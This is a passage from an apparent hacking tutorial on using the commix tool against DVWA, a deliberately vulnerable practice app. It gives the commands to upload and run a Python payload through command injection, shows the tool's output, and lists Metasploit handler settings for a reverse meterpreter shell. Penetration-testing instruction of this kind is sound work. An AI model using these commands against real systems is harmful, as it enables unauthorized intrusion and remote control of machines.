
Now, we will use the above file and upload it in our target by using the following command :

commix -u <URL> --cookie="PHPSESSID=4029asg19ejeuibfq30d7lc1o8; security=low" --data="ip=127.0.0.1&Submit=Submit" --file-write="/root/venom.py" --file-dest="/tmp/venom.py" --os-cmd="python /tmp/venom.py"

```
root@kali:~# commix -u http://192.168.1.23/dvwa/vulnerabilities/exec/ --cookie="PHPSESSID=4029asg19ejeuibfq30d7lc1o8; security=
low" --data="ip=127.0.0.1&Submit=Submit" --file-write="/root/venom.py" --file-dest="/tmp/venom.py" --os-cmd="python /tmp/venom.
py"
                                      __
  ___   ___     ___ ___     ___ ___ /\_\    __   _
 /` ___\ / __`\ /' __` __`\ /' __` __`\/\ \ /\ \/'\  v2.7-stable
/\ \__//\ \L\ \/\ \/\ \/\ \/\ \/\ \/\ \ \ \/>  </
\ \____\ \____/\ \_\ \_\ \_\ \_\ \_\ \_\ \_\/\_/\_\ https://commixproject.com
 \/____/\/___/  \/_/\/_/\/_/\/_/\/_/\/_/\/_/\//\/_/ (@commixproject)

+--
Automated All-in-One OS Command Injection and Exploitation Tool
Copyright (c) 2014-2018 Anastasios Stasinopoulos (@ancst)
+--

(!) Legal disclaimer: Usage of commix for attacking targets without prior mutual consent is illegal. It is the end user's respo
nsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any
misuse or damage caused by this program.

[*] Checking connection to the target URL... [ SUCCEED ]
[!] Warning: Heuristics have failed to identify target application.
[*] A previously stored session has been held against that host.
[?] Do you want to resume to the (results-based) classic command injection point? [Y/n] >
[+] The POST parameter 'ip' seems injectable via (results-based) classic command injection technique.
    [~] Payload: ;echo THDVQI$((97+82))$(echo THDVQI)THDVQI
[+] The /tmp/venom.py file was created successfully!
```

Now, the above command will upload and run our malware in the target machine. You can use multi/handler to get a session and for this use the following set of commands :

use exploit/multi/handler
set payload python/meterpreter/reverse_tcp
set lhost eth0
set lport 1234
run



To learn more about Website Hacking. Follow this **Link.**

And this way, as shown in the image, you will have a meterpreter session. This is how you can use commix, a third party automated tool, to your advantage.

Author: **Yashika Dhir** is a passionate Researcher and Technical Writer at Hacking Articles. She is a hacking enthusiast. contact **here**